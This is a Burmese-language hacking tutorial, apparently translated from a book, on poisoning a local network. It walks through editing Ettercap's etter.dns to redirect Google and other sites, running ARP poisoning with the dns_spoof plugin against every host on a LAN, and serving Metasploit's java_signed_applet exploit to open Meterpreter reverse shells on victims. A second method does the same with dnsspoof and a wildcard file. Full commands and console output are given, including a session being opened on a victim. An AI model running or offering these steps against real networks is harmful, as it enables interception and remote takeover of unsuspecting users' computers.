Poison the Network

www.soesoediary.org

4/9/2013

Lotus Black

Introduction:

Dns Spoofing (Dns Cache Spoofing): အခြေခံအားဖြင့် DNS Poisoning Attack (or) DNS Spoofing လုပ်တယ်ဆိုတာ Attacker တစ်ယောက်က Victim တွေရိုက်ထည့်သမျှ URL တွေကို သူလိုချင်တဲ့ URL ဆီကို Redirect လုပ်စေတာပဲဖြစ်ပါတယ်။ ဥပမာ Victim က www.google.com လို့ရိုက်ထည့်ပေမယ့် တကယ်တမ်း သူရောက်သွားတာက Attacker ကထိန်းချုပ်ထားတဲ့ ဆိုဒ်တစ်ခုကိုသာ ရောက်သွားစေတာပဲဖြစ်ပါတယ်။

Metasploit: Metasploit ဆိုတာကတော့ OS, Web Applications, တွေနဲ့ hacking tools ပေါင်းများစွာကို သုံးဖို့ လုပ်ထားတဲ့ Framework တစ်ခုပဲဖြစ်ပါတယ်။ Metasploit မှာ မြောက်များစွာသော exploit တွေ၊ Payloads, တွေနဲ့ modules တွေပါဝင်ပြီး ၂၁ ရာစုမှာ ဟက်ကာအများစုနဲ့ Security researchers တွေက မတူညီတဲ့ OS တွေကို exploit လုပ်ဖို့သုံးကြပါတယ်။ Windows XP, Windows 2003, Windows 8 စတာတွေအတွက်ပေါ့။ ဒီဟာကို Hacker လက်စွဲတစ်ခုလို့တောင်ခေါ်နေကြပါပြီ။ ဘာကြောင့်လဲဆိုတော့ Metasploit မှာ hacking tools တွေကို Default အနေနဲ့ Pre-install လုပ်ထားပေးလို့ပါပဲ။ ပြောရရင်တော့ pentest လုပ်ဖို့ Design လုပ်ထားတဲ့ Framework တစ်ခုလို့ဆိုရင်လည်း မမှားနိုင်ပါဘူး။

Wekipedia အဆိုအရ: Metasploit Project ဆိုတာ Security Vul, Pentest, IDS Signature Development စတာတွေကို Information ရယူရာမှာ ထောက်အကူပြုတဲ့ ပရောဂျက်တစ်ခုဖြစ်ပါတယ်။ သူရဲ့ လူသိများတဲ့ Sub-project တစ်ခုကတော့ Open source Metasploit Framework ဖြစ်ပါတယ်။ သူကတော့ Target လုပ်ထားတဲ့ Remote Machine တွေကို exploit လုပ်ဖို့ပါပဲ။ နောက်ထပ်အရေးပါတဲ့ Sub-project မှာတော့ Opcode Database, shell code archive, နဲ့ security research တွေပါဝင်ပါတယ်။

ARP Poisoning: Address Protocol Poisoning Attack ဆိုတာကတော့ Attacker တစ်ယောက်ဟာ MAC Address ကိုပြောင်းလဲပြီးတိုက်ခိုက်တဲ့နည်းတစ်ခုပါပဲ။ ဒီနည်းကတော့ Wire မှာရော Wireless Network မှာပါ အကျိုးသက်ရောက်မှုရှိပါတယ်။ ဒီနည်းလမ်းမှာဆိုရင် attacker တစ်ယောက်ဟာ Network တစ်ခုမှာရှိတဲ့ Data Packet စတာတွေကို Intercept လုပ်နိုင်မှာဖြစ်ပါတယ်။

Ettercap: Ettercap ဆိုတာတော့ Popular အဖြစ်ဆုံး Sniffing Tool တစ်ခုပဲဖြစ်ပါတယ်။ ဒီကောင်ကတော့ Network တစ်ခုမှာရှိတဲ့ Information, Passwords, Data Packets တွေကို ကြားဝင်ဖမ်းယူနိုင်စွမ်းရှိတဲ့ Tool တစ်ခုပါပဲ။

Process: ကျွန်တော်တို့ နည်းလမ်းနှစ်ခုနဲ့စပါတော့မယ်။ ပထမနည်းလမ်းကတော့ Ettercap နဲ့ဖြစ်ပါတယ်။ ဒီကောင်ကတော့ Backtrack မှာ Preinstall လုပ်ထားပြီးသားပါ။ နောက်တစ်ခုကတော့ Dns Spoof Tool နဲ့ပါ။ ဒီကောင်လည်း Preinstall ပါပဲ။ ဒါပေမယ့် Java exploit အတွက် Metasloit ကိုအသုံးပြုမှာဖြစ်ပါတယ်။ ဒီ

Copyright ©Soe Soe Diary 2013

Attacking နည်းမှာ ကျွန်တော်တို့ LAN တစ်ခုလုံးမှာရှိတဲ့ Target Machine တွေကိုဦးတည်သွားမှာဖြစ်လို့ LAN တစ်လုံးမှာသုံးနေတဲ့ User တွေအားလုံးရဲ့ PC တွေကိုဟတ်နိုင်ပါလိမ့်မယ်။ :D

Requirements:

1. VMware
2. Backtrack
3. Ettercap (Preinstall)
4. Dns Spoofing Plugin (Preinstall)
5. Internet Connection
6. Metasploit

Step 1

မစခင်လေးမှာ Error တွေမတက်အောင်လို့ ကျွန်တော်တို့ Vmware ကနေ Backtrack ကို update အရင်လုပ်ပါမယ်။ Update လုပ်ဖို့အတွက် အသုံးပြုရမယ့် Command ကတော့ အောက်မှာပါ။

```
root@bt:~# Apt-get update
```

```
root@bt:~# apt-get update
::1 http://32.repository.backtrack-linux.org revolution Release.gpg [198B]
 http://32.repository.backtrack-linux.org/ revolution/main Translation-en_US
 http://32.repository.backtrack-linux.org/ revolution/microverse Translation-en_US
::2 http://source.repository.backtrack-linux.org revolution Release.gpg [198B]
 http://source.repository.backtrack-linux.org/ revolution/main Translation-en_US
 http://source.repository.backtrack-linux.org/ revolution/microverse Translation-en_US
::3 http://all.repository.backtrack-linux.org revolution Release.gpg [198B]
 http://all.repository.backtrack-linux.org/ revolution/main Translation-en_US
 http://all.repository.backtrack-linux.org/ revolution/microverse Translation-en_US
 http://32.repository.backtrack-linux.org/ revolution/non-free Translation-en_US
 http://32.repository.backtrack-linux.org/ revolution/testing Translation-en_US
 http://source.repository.backtrack-linux.org/ revolution/non-free Translation-en_US
 http://source.repository.backtrack-linux.org/ revolution/testing Translation-en_US
::4 http://32.repository.backtrack-linux.org revolution Release [5,041B]
::5 http://source.repository.backtrack-linux.org revolution Release [13.5kB]
 http://all.repository.backtrack-linux.org/ revolution/non-free Translation-en_US
 http://all.repository.backtrack-linux.org/ revolution/testing Translation-en_US
::6 http://all.repository.backtrack-linux.org revolution Release [13.5kB]
::7 http://32.repository.backtrack-linux.org revolution/main Packages [4,492kB]
::8 http://source.repository.backtrack-linux.org revolution/main Packages [14B]
::9 http://all.repository.backtrack-linux.org revolution/main Packages [3,256kB]
::10 http://source.repository.backtrack-linux.org revolution/microverse Packages [14B]
::11 http://source.repository.backtrack-linux.org revolution/non-free Packages [14B]
::12 http://source.repository.backtrack-linux.org revolution/testing Packages [84.6kB]
s [9 Packages 1,319kB/3,256kB 40%] [7 Packages 1,087kB/4,492kB 24%]
```

Update လုပ်နေပုံကို ဒီအတိုင်းမြင်ရမှာပါ။

Copyright ©Soe Soe Diary 2013

Step 2

ဒီအဆင့်မှာ Dns Spoofing Plugin ကိုအသုံးပြုပါမယ်။ အဲဒီအတွက် Ettercap ကိုအသုံးပြုပါတော့မယ်။ ကျွန်တော်တို့ etter.dns ဆိုတဲ့ဖိုင်ကိုအရင်ရှာပြီး Edit လုပ်ပါမယ်။ ဒီဖိုင်ကတော့ Windows မှာဆိုရင် host ဆိုတဲ့ဖိုင်နဲ့တူပါတယ်။ ဒီထဲမှာကျွန်တော်တို့ လိုချင်တဲ့ Target URL ဆီကို Redirect လုပ်စေဖို့ချိန်ထားမှာဖြစ်ပါတယ်။ တကယ်လို့ Victim က တစ်ခုခုကိုရိုက်လိုက်တာနဲ့ ကျွန်တော်တို့ချိန်ထားတဲ့အတိုင်း Redirect လုပ်လာပြီး သူတို့ရဲ့ Data Packet တွေကိုဖမ်းယူရုံပါပဲ။ ကဲ အဲဒီဖိုင်ကိုအရင်ဆုံး Locate လုပ်ရအောင်။ ဒီအတွက် အောက်က Command ကိုသုံးပါ။

```
root@bt:~# Locate etter.dns
```

```
root@coded: ~
File  Edit  View  Terminal  Help
root@coded:~# locate etter.dns
/usr/local/share/ettercap/etter.dns
/usr/local/share/videojak/etter.dns
root@coded:~#
```

ဒါကတော့ etter.dns ကို locate လုပ်ပြီးပါပြီ။

Step 3

နောက်တစ်ခါ etter.dns ဖိုင်ကို edit လုပ်ဖို့ ကျွန်တော်တို့ nano Command နဲ့ edit လုပ်ပါမယ်။

```
root@bt:~# nano /usr/local/share/Ettercap/etter.dns
```

ကဲ လာပါပြီဗျာ။ အရေးကြီးတဲ့အပိုင်း။ ဒီဖိုင်ထဲမှာ တွေ့တယ်မလား။ ကျွန်တော်တို့ ဘယ်ဆိုဒ်ကိုတော့ Redirect လုပ်ပါမယ်ဆိုတာ ချိန်လို့ရပါပြီ။ User တွေဝင်နေကျဆိုဒ်တွေကို စိတ်ကြိုက်ချိန်လို့ရတယ်နော်။ www.google.com, www.facebook.com, www.bing.com, တစ်ခုခုပေါ့ဗျာ။

Copyright ©Soe Soe Diary 2013

```
v##############################
# microsoft sucks ;)
# redirect it to www.linux.org
#

www.google.com    A    192.168.2.5
*.google.com      A    192.168.2.5
www.google.com    PTR  192.168.2.5   # Wildcards in PTR are not allowed

########################################
```

စိတ်ကြိုက်ချိန်ပြီးရင်တော့ Edit လုပ်ထားတဲ့ဖိုင်ကို Save ဖို့အတွက် Ctr+X နဲ့ Save ပြီး Y ကိုနှိပ်ပြီးအတည်ပြုပေးလိုက်ပါ။

Step 4

ကဲ ဒီတစ်ခါတော့ Metasploit ကိုဖွင့်ပါ။ သုံးရမယ့် Command ကတော့

```
root@bt:~# Msfconsole
```


ကဲ ပွင့်လာပါပြီဗျာ။

ကျွန်တော်တို့ Metasploit ကိုအောင်အောင်မြင်မြင်ဖွင့်ပြီးသွားရင်တော့ java_Signed _applet ကိုရှာမယ်ဗျာ။ သုံးရမယ့် Command ကတော့ အောက်မှာကြည့်ပါ။

```
msf > Search Java_signed_applet
```


ကဲ လာပါပြီဗျာ။ နောက်တစ်ခုဆက်မယ်။ :D

Copyright ©Soe Soe Diary 2013



ဒီအဆင့်ထိအောင်မြင်စွာရောက်ပြီဆိုတာနဲ့ exploit အတွက် ဒီ Command ကိုသုံးပါမယ်။

```
msf > Use exploit/multi/browser/Java_signed_applet
```



အခုကျွန်တော်တို့ LHOST IP Address အတွက် 192.168.2.5 လို့ပေးပါ။ စိတ်ကြိုက်ပေးနိုင်ပါတယ်။
URLPATH အတွက် set SRVPORT 80 လို့ပေးရပါမယ်။

```
Msf exploit(java_signed_app> Set LHOST 192.168.2.5
Msf exploit(java_signed_app> Set SRVPORT 80
Msf exploit(java_signed_app> Set URIPATH /
```

ကဲ ပြီးရင် exploit စပါတော့မယ်။

```
Msf exploit(java_signed_app>exploit
```

Copyright ©Soe Soe Diary 2013

```
msf  exploit(java_signed_applet) > exploit
[*] Exploit running as background job.
msf  exploit(java_signed_applet) >
[*] Started reverse handler on 192.168.2.5:4444
[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://192.168.2.5:80/
[*] Server started.
```

ကျွန်တော်တို့ Server တစ်ခုကို ကျွန်တော်တို့ IP တစ်ခုနဲ့ Run လိုက်ပါပြီ။

Step 5

အခု ကျွန်တော်တို့ Dns Spoofing Plugin ကို အသုံးပြုပြီး Victim တွေဆီကနေ URL တွေကို Redirect လုပ်ပါတော့မယ်။ အသုံးပြုရမယ့် Command ကတော့

```
root@bt:~# Ettercap –Tqi eth0 –P Dns_spoof –M ARP // //
```

ကျွန်တော်တို့ ခုဆိုရင် Network မှာရှိတဲ့ User တိုင်းကို Redirect လုပ်စေပါတယ်။ ဘာကြောင့်လဲဆိုတော့ " // // " ဒီဟာကိုသုံးထားလို့ဖြစ်ပါတယ်။ ဒါကို သင်ကိုယ်တိုင်စမ်းသပ်နိုင်ပါတယ်။ URL ကို Browser မှာရိုက်ထည့်လိုက်တာနဲ့ Blank Windows တစ်ခုပွင့်လာပြီး Java (TM) needs your permission to run ဆိုပြီး Windows Box လေးတက်လာတာမြင်ရပါမယ်။ အပေါ်က Command အတွက် သင် Interface ဟာ eth0 ဒါမှမဟုတ်တစ်ခုခုဖြစ်နေဖို့ Confirm လုပ်ထားရပါမယ်။ ဒီအတွက် Ipconfig နဲ့ကြည့်နိုင်ပါတယ်။


```
root@bt: ~
File  Edit  View  Terminal  Help
7587 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...
```

Copyright ©Soe Soe Diary 2013

Step 6

Process Running on Victim's PC

ကဲ ကျွန်တော်တို့ Victim ဘက်ကိုသွားရအောင်။ Victim's PC က Windows 8 ကိုသုံးထားတယ်ဆိုပါစို့။ သူက Broswer မှာ www.google.com လို့ရိုက်ထည့်လိုက်မယ်ဆိုရင် သူဆီမှာ အောက်ကပုံလို Java ကို Install လုပ်မလားဆိုပြီးမေးတဲ့ Box လေးပေါ်လာပါမယ်။ အမှန်တော့ ဒီဟာက Java service မဟုတ်ပါဘူး။ ကျွန်တော်တို့ Server ကနေ Victim ဆီက Packet တွေကိုကြားဝင်ဖမ်းယူဖို့သုံးထားတဲ့ code ပဲဖြစ်ပါတယ်။



Run This Time ကိုဒါမှမဟုတ် နောက်တစ်ခုကိုကလစ်လိုက်တာနဲ့ အောက်ကလို Warning Box လေးတက်လာပါမယ်။ Warning ပေးလို့မှကလစ်မိရင်တော့ :D

ကဲ ကလစ်လိုက်တာနဲ့ ကျွန်တော်တို့ဆာဗာဘက်မှာ Meterpreter Session အသစ်တစ်ခုပွင့်လာပါပြီ။ အောက်ကပုံလိုပေါ့။

Copyright ©Soe Soe Diary 2013

```
msf  exploit(java_signed_applet) >
[*] Started reverse handler on 192.168.2.5:4444
[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://192.168.2.5:80/
[*] Server started.
[*] 192.168.2.6      java_signed_applet - Handling request
[*] 192.168.2.6      java_signed_applet - Sending SiteLoader.jar. Waiting for us
er to click 'accept'...
[*] 192.168.2.6      java_signed_applet - Sending SiteLoader.jar. Waiting for us
er to click 'accept'...
[*] Sending stage (752128 bytes) to 192.168.2.6
[*] Meterpreter session 1 opened (192.168.2.5:4444 -> 192.168.2.6:28426) at 2013
-06-05 05:50:23 +0530
```


ကျွန်တော်တို့ နောက်ထပ်နည်းလမ်းတစ်ခုကိုသွားရအောင်။ ဒီနည်းက ပိုပြီး ကောင်းမှာပါ။

Second Method

Step 1

Desktop မှာ ကျွန်တော်တို့ text ဖိုင်လေးတစ်ခုလုပ်မယ်ဗျာ။ ဒီနည်းကိုသုံးတဲ့အတွက် ကျွန်တော်တို့ Google အတွက်ကဘာ၊ Facebook အတွက်ကဘာဆိုပြီး Redirect လုပ်ပေးစရာမလိုတော့ပါဘူး။ ကျွန်တော်တို့ Redirect လုပ်ပေးမယ့် IP တစ်ခုကိုသတ်မှတ်ပေးလိုက်တာနဲ့ သူ့ဟာသူအော်တို Redirect လုပ်ပေးမှာပါ။ text ဖိုင်လေးထဲမှာ အောက်က code လေးသာထည့်ပေးလိုက်ပါ။

```
192.168.2.5 * (Your ip on which you started your server) Save
It On Root/Desktop
```



ကဲ ရတယ်နော်။

Copyright ©Soe Soe Diary 2013

Step 2


Terminal ကိုသွားလိုက်ပါ။ Terminal ဆိုတာဘာလဲလို့မပြောတော့ဘူးနော်။ ပြီးရင် အောက်က Command ကိုရိုက်ပေးလိုက်ပါ။


```
root@bt:~# dnsspoof –I eth0 –f  /root/Desktop/spoof.txt
```

-I means = Interface

-F means = Path of File

ကဲ ဒါဆိုရင် Victim ဘက်မှာ ဒီအတိုင်းမြင်ရတော့မှာပါ။ ဒီဟာနဲ့သာဆို သူဘယ်ဆိုဒ်ကိုပဲ ရိုက်ရိုက် ဒီအတိုင်းပဲပေါ်မှာဖြစ်ပါတယ်။ ဒီနည်းက ပိုမိုက်တာပေါ့။ သူကလစ်ဖို့ ရာခိုင်နှုန်းပိုများနေပြီလေ။ :D






ဟီး တွေ့တယ်မလား။ ဘယ်ဟာကိုပဲ ရိုက်ရိုက် အဲဒီအတိုင်းပေါ်မှာဗျာ။ ဒါဆိုရင် သေချာပြီ။ :D

Copyright ©Soe Soe Diary 2013

ကဲ Click လိုက်တာနဲ့ Victim ဘက်မှာဘာဖြစ်မယ်ဆိုတာကြည့်ရအောင်။



ဒီနည်းက Password တွေရမှာနိုးလို့ရမှာမဟုတ်ပါဘူး။ ☹ အမှန်က ဟတ်နည်းတစ်ခုမျှသာဖြစ်ပါတယ်။ ဘယ်လိုလဲဆိုတော့ LAN တစ်ခုမှာရှိတဲ့ User တိုင်းကိုဒီနည်းနဲ့ဟတ်ပြီး အနောက်ယုက်ဖြစ်အောင်လုပ်နည်းဆိုရင် ပိုမှန်မယ်ထင်ပါတယ်။ နောက်ထပ် ဝန်ခံချင်တာက ဒီနည်းလမ်းကို ကျွန်တော်ကိုယ်တိုင် မစမ်းသပ်ရသေးပါဘူး။ ဘလော့တစ်ခုက Navdeep sethi & Manjot Gill ရေးထားတဲ့စာအုပ်လေးကိုဘာသာပြန်ဆိုထားတာဖြစ်ပါတယ်။ နောက်ထပ်လည်း ဘာသာပြန်ပေးပါအုံးမယ်။ ကျွန်တော်နားလည်သလောက်ပေါ့။ လိုအပ်သည်များရှိပါက ကျွန်တော်ရဲ့ ညံ့ဖျင်းမှုကြောင့်သာဖြစ်ပါလိမ့်မယ်။ နောက်ထပ်ဘာသာပြန်ပေးမှာကတော့ Hack The Public With Fake Access Point ဆိုတဲ့စာအုပ်ဖြစ်ပါတယ်။ ဆက်လက်အားပေးကြပါကုန်။ :D

Greetz: BHG, MHU, MSF, BMH, CVT, BHA

And I would like to special thanks my blogging partner Min Soe Yar Sar

Copyright ©Soe Soe Diary 2013